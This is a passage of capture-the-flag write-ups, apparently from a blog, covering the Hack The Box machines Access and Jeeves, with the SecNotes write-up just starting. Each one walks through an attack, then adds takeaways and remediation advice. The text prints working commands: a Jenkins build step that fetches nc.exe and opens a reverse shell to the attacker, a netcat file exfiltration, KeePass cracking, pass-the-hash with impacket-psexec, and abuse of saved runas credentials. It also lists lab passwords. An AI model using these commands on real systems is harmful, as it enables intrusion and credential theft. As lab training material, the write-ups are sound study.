7z x "Access Control.zip"
It asked for a password that actually turned out to be that earlier access4u@security cred. This made a ‘Access Control.mbox’. Read that, and looks like there is a security account and a password has been changed.

security:4Cc3ssC0ntr0ller
Tried these creds on ftp, didn’t work but it worked on telnet.

Got user.txt

I did some enumeration and this is actually the first time I seen this but there are stored Admin creds with cmdkey /list.

I tried using the credentials.
runas /user:ACCESS\Administrator /savecred "cmd.exe"But since I’m on telnet I don’t think it works properly here.

I could get a shell then try but instead I can just write root.txt to wherever.
runas /user:ACCESS\Administrator /savecred "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt"

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 21 (FTP), 23 (Telnet), and 80 (HTTP). Browsed to the web server and found nothing immediately interesting. Ran feroxbuster while checking other services.
rustscan -a 10.129.12.202 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.12.202 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – FTP anonymous access and file retrieval FTP allowed anonymous login. Found two directories, Backups and Engineer. Downloaded backup.mdb from Backups and Access Control.zip from Engineer.
3 – Credential extraction from MDB file backup.mdb was a Microsoft Access Database file. Ran strings against it and sifted through the output, identifying a list of potential credentials including access4u@security.
strings backup.mdb
4 – ZIP extraction and email analysis Attempted to extract Access Control.zip which was password protected. The password access4u@security from the database worked. The archive contained Access Control.mbox, an email file. Reading the email revealed credentials for the security account along with a note that the password had been changed.
7z x “Access Control.zip”
Credentials recovered: security:4Cc3ssC0ntr0ller
5 – Telnet access and user flag Tried the credentials against FTP with no luck. Authenticated successfully via Telnet as the security user and retrieved user.txt.
6 – Privilege Escalation – saved Administrator credentials Enumerated the system and found saved Administrator credentials stored on the machine via cmdkey /list. Since the session was over Telnet, running runas /savecred interactively did not work properly. Instead used it to write root.txt directly to an accessible location and read it from there.
runas /user:ACCESS\Administrator /savecred “cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt”
Key Takeaways
- Anonymous FTP exposing sensitive files – FTP was configured to allow anonymous login and contained a database file with credentials and a password-protected archive. Anonymous FTP access should be disabled on all systems unless there is a specific and controlled use case.
- Credentials stored in a database file – The MDB file contained plaintext credentials that were recoverable with basic string extraction. Databases should never store credentials in plaintext and files containing sensitive data should not be placed in publicly accessible locations.
- Password reuse across files and services – The same credential found in the database was also the password for the ZIP archive. Password reuse made lateral progress trivial and reinforces the need for unique credentials across all assets.
- Saved Windows credentials accessible to standard users – Administrator credentials were stored using cmdkey and were accessible to the security account. Saved credentials on Windows persist for any process running as that user, making them a reliable escalation path for attackers.
- Telnet in use on a production system – Telnet transmits all data including credentials in cleartext. It should be replaced with SSH on every system without exception.
Remediation
[Immediate] Disable anonymous FTP access Disable anonymous FTP login immediately and require authenticated access for all FTP connections. If FTP is not operationally required, disable the service entirely and block port 21 at the firewall. Consider replacing FTP with SFTP or FTPS if file transfer is needed.
[Immediate] Remove sensitive files from FTP shares Audit all FTP directories and remove any files containing credentials, databases, archives, or configuration data. Implement a process to review files placed on shared services before they are made accessible.
[Immediate] Remove saved Administrator credentials Delete the stored credentials using cmdkey /delete and rotate the Administrator password. Audit all systems for saved credentials using cmdkey and remove any that are not explicitly required. Implement a privileged access management solution to handle Administrator access without storing credentials on endpoints.
[Immediate] Replace Telnet with SSH Disable the Telnet service and block port 23 at the network perimeter and host firewall. Deploy SSH for all remote management and enforce key-based authentication where possible.
[Short-term] Audit credential storage across all systems Scan for MDB files, configuration files, and archives stored on accessible shares that may contain credentials. Implement data loss prevention controls to detect and alert on credential patterns in files stored on shared services.
[Long-term] Enforce a credential management policy Establish a policy requiring all credentials to be stored in an approved secrets management solution. Prohibit storing passwords in database files, archives, emails, or notes. Include credential hygiene in regular security awareness training for all staff.
-
Jeeves writeup
Jeeves writeup
Box name: Jeeves
Difficulty: Medium
OS: Windows
Overview: Jeeves is not overly complicated, however it focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common, some users may have a hard time locating the correct escalation path.
Link: https://app.hackthebox.com/machines/Jeeves?sort_by=created_at&sort_type=desc


Scanned the target with rustscan.
rustscan -a 10.129.228.112 –ulimit 5000 -b 2000 — -A -Pn
Navigated to the webserver.

Coincidentally enough, a coworker recently brought up Ask Jeeves to me. It was a popular search engine before I was even born. Ran feroxbuster while I poke around.
feroxbuster -u http://10.129.228.112 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt


I didn’t end up finding anything important and all this site is doing is acting as a search engine. Thought I was not able to navigate directly to the webserver on 10.129.228.112:50000, when I directory busted it I found an askjeeves directly.
feroxbuster -u http://10.129.228.112:50000/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt –force-recursion
Navigated to the server.


Version 2.87. After some poking around we can build a new item to execute a command we want. We can download nc.exe to the machine then run it. While having nc.exe with a http.server set up and a nc listener on 1337 we can create a new item with whatever name, select ‘Freestyle project’, ‘OK’, scroll down to ‘Build’, select ‘Execute Windows batch command’ and in my case use this script:
powershell wget “http://10.10.14.42/nc.exe” -outfile “nc.exe”
nc.exe -e cmd.exe 10.10.14.42 1337
Select ‘Apply’ then ‘Save’, go back then ‘Build Now’.


We can get user.txt.

In Documents there is a CEH.kdbx file that looks interesting.
From past experience and notes we can crack this with john. We can move the file to our machine with netcat.
nc.exe -w 3 10.10.14.42 1338 < C:\Users\kohsuke\Documents\CEH.kdbx (from victim)
nc -lnvp 1338 > CEH.kdbx (on attacker)
Then we can try to crack it.
keepass2john CEH.kdbx > CEH.hash
I tried:
john CEH.hash
But that was taking forever for some reason so I ended up just using rockyou.
john CEH.hash –wordlist=/usr/share/wordlists/rockyou.txt –rules=best64

And we get the password moonshine1
Opened the file with keepassxc.
keepassxc CEH.kdbx

After poking around with the credentials, I was able to get in with the NTLM hash in ‘Backup stuff’.

impacket-psexec Administrator@10.129.228.112 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
When looking for the root I found the text file but it says the flag is elsewhere.

I recall seeing this part on the box before in some PNPT training material. There’s an ADS for hm.txt. We can get root with
powershell Get-Content -Path “hm.txt” -Stream “root.txt”

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 80 (HTTP), 135 (MSRPC), 445 (SMB), and 50000 (HTTP). Browsed to port 80 which presented a fake Ask Jeeves search page with no useful functionality. Ran feroxbuster against both ports while poking around manually.
rustscan -a 10.129.228.112 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.228.112 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – Enumeration – Jenkins on port 50000 Port 50000 did not load directly in the browser but directory busting revealed an /askjeeves path hosting a Jenkins instance running version 2.87. Jenkins was accessible with no authentication required.
feroxbuster -u http://10.129.228.112:50000/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt –force-recursion
3 – Initial Access – Jenkins arbitrary command execution Created a new Freestyle project in Jenkins and added an Execute Windows Batch Command build step. Used PowerShell to download nc.exe from the attack machine then executed it to call back to a netcat listener. Obtained a shell as kohsuke and retrieved user.txt.
powershell wget “http://10.10.14.42/nc.exe” -outfile “nc.exe” nc.exe -e cmd.exe 10.10.14.42 1337
4 – Privilege Escalation – KeePass database cracking Found a CEH.kdbx KeePass database in the Documents folder. Transferred it to the attack machine using netcat, extracted the hash with keepass2john, and cracked it with John the Ripper using rockyou. Opened the database in KeePassXC and found an NTLM hash stored in an entry called Backup stuff.
nc.exe -w 3 10.10.14.42 1338 < C:\Users\kohsuke\Documents\CEH.kdbx nc -lnvp 1338 > CEH.kdbx keepass2john CEH.kdbx > CEH.hash john CEH.hash –wordlist=/usr/share/wordlists/rockyou.txt –rules=best64
5 – Lateral Movement – pass the hash as Administrator Used the recovered NTLM hash with impacket-psexec to authenticate as Administrator without needing the plaintext password.
impacket-psexec Administrator@10.129.228.112 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
6 – Post-Exploitation – Alternate Data Stream The root flag was not in the expected location. hm.txt on the Administrator desktop contained a message saying the flag was elsewhere. The actual flag was hidden in an Alternate Data Stream attached to hm.txt and was read using PowerShell.
powershell Get-Content -Path “hm.txt” -Stream “root.txt”
Key Takeaways
- Jenkins exposed with no authentication – The Jenkins instance on port 50000 required no login, giving any visitor the ability to create and execute build jobs. Unauthenticated access to CI/CD tooling is a critical finding as these platforms are designed to run arbitrary code.
- Non-standard ports not reducing exposure – Port 50000 was not immediately obvious from a browser but was trivially discovered through directory busting. Services on non-standard ports still require authentication and access controls.
- Credentials and hashes stored in KeePass on a shared system – A KeePass database containing Administrator NTLM hashes was stored in a user’s Documents folder on a machine accessible after exploitation. Privileged credential stores should not reside on systems that users can access.
- NTLM hash sufficient for authentication – The Administrator NTLM hash was usable directly for pass-the-hash without cracking. NTLM authentication should be disabled where possible in favor of Kerberos and credential guard should be enabled to protect hashes in memory.
- Alternate Data Streams as a hiding technique – The root flag was concealed in an ADS, a Windows NTFS feature that attaches hidden data to files without changing the visible file size or content. ADS can be used by attackers to hide tools, payloads, or exfiltrated data and are not visible with standard directory listings.
Remediation
[Immediate] Require authentication on Jenkins Enable Jenkins authentication and authorisation immediately. Apply role-based access control so only authorised users can create or trigger build jobs. Place Jenkins behind a VPN or restrict access by IP and never expose it directly to an untrusted network.
[Immediate] Rotate all credentials found in the KeePass database Any credential or hash recovered from the database should be considered compromised. Rotate all affected passwords immediately and invalidate any NTLM hashes by resetting the associated accounts.
[Immediate] Disable NTLM where possible Configure Group Policy to restrict NTLM authentication across the domain and enforce NTLMv2 at minimum where NTLM cannot be fully disabled. Enable Windows Defender Credential Guard to prevent hash extraction from memory.
[Short-term] Audit NTFS Alternate Data Streams Run periodic scans across sensitive directories for unexpected ADS using tools such as streams.exe from Sysinternals. Implement file integrity monitoring on critical paths to detect ADS creation as part of a defence-in-depth strategy.
[Short-term] Restrict placement of credential databases KeePass databases and other credential stores should not be stored on general-purpose servers. If a password manager is required for operational use, store it on a dedicated bastion or secrets management platform with access logging and MFA enforcement.
[Long-term] Implement a CI/CD security baseline Define and enforce a hardening standard for all CI/CD tooling including Jenkins. This should cover authentication, authorisation, agent isolation, secret management, and network segmentation. Build jobs should run in isolated environments with no access to production credentials.
-
SecNotes writeup
SecNotes writeup
Box name: SecNotes
Difficulty: Medium
OS: Windows
Overview: SecNotes is a medium difficulty machine, which highlights the risks associated with weak password change mechanisms, lack of CSRF protection and insufficient validation of user input. It also teaches about Windows Subsystem for Linux enumeration.
Link: https://app.hackthebox.com/machines/SecNotes?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.9.252
Ran rustscan against the machine.
